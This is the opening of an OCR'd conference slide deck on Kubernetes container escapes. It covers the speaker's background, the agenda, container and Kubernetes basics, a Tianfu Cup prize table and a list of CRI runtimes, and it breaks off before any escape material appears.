CONTAINER ESCAPES KUBERNETES EDITION

EVERYTHING YOU WANTED TO KNOW ABOUT ESCAPES BUT WERE AFRAID TO ASK

Dmitriy Evdokimov

Whoami

- Founder, CTO
- Co-organizer of ZeroNights, DEFCON Russia (#7812)
- Ex-editor at Russian hacker magazine “XAKEP”
- Maintainer of “Python Arsenal for Reverse Engineering”
- Author of the “k8s (in)security” telegram channel
- Speaker: BlackHat, HITB, ZeroNights, HackInParis, Confidence, SAS, PHDays, DevOpsConf, KuberConf and etc


Agenda


- Kubernetes & Containers 101
- Containers in Kubernetes
  - Container Runtimes
    - CRI implementations
    - OCI implementations
- Escapes, escapes, escapes …
- Linux Container Hardening and security mitigations for k8s
- Conclusions

KUBERNETES & CONTAINERS 101


Kubernetes 101

- Orchestration framework
  - Control loop
- Declarative system
  - Everything is a YAML file






Pod


DEPLOYMENT
CRONJOB
DAEMON SET
REPLICA SET
STATEFUL SET
JOB
REPLICATION CONTROLLER
POD
SERVICE
HORISONTAL POD AUTOSCALER
CONTAINER (YOUR CODE)
POD DESCRIPTION BUDGET
INGRESS
VOLUME
CONFIGMAP
PERSISTENT VOLUME CLAIM
SECRET


Containers in Kubernetes



[Source link]

Containers 101


Container = Linux process + cgroup + namespaces (cgroup, pid, user, uts, ipc, net, mnt, …) + pivot_root + image



Where are k8s escapes ?

Tianfu Cup PWN Contest


Target	Full Prizes	RCE Prizes	Notes
Microsoft Edge + Windows 10 2004	$100,000	$40,000	
Chrome + Windows 10 2004	$100,000	$40,000	
Safari	$60,000	$40,000	
Firefox+ Windows 10 2004	$60,000	$40,000	
Adobe PDF Reader+ Windows 10 2004	$60,000	$30,000	
Docker-CE + Ubuntu Server 20.04	/	$60,000	
VMware Workstation + Windows 10 2004	/	$80,000	
VMware ESXi + Windows 10 2004	/	$180,000	
Ubuntu + qemu-kvm	$100,000	$60,000	
iPhone 11 Pro	$180,000	$120,000	Remote Jailbreak: $300,000
Samsung Galaxy S20	$80,000	$50,000	
Windows Server 2019	$40,000	$20,000	
Ubuntu 20/CentOS 8	/	$40,000	
Microsoft Exchange Server 2019 + Windows Server 2019	$100,000	$60,000	
TP-Link WDR7660	/	$10,000	
ASUS Router AX86U	/	$5,000	





CONTAINERS IN KUBERNETES

CRI and OCI implementations

Container Runtimes








CRI implementations


High-Level Runtimes:

- Dockershim
- Containerd
- CRI-O
- Frakti
- rktlet
- …

2018 Docker usage report



2021 Container usage report

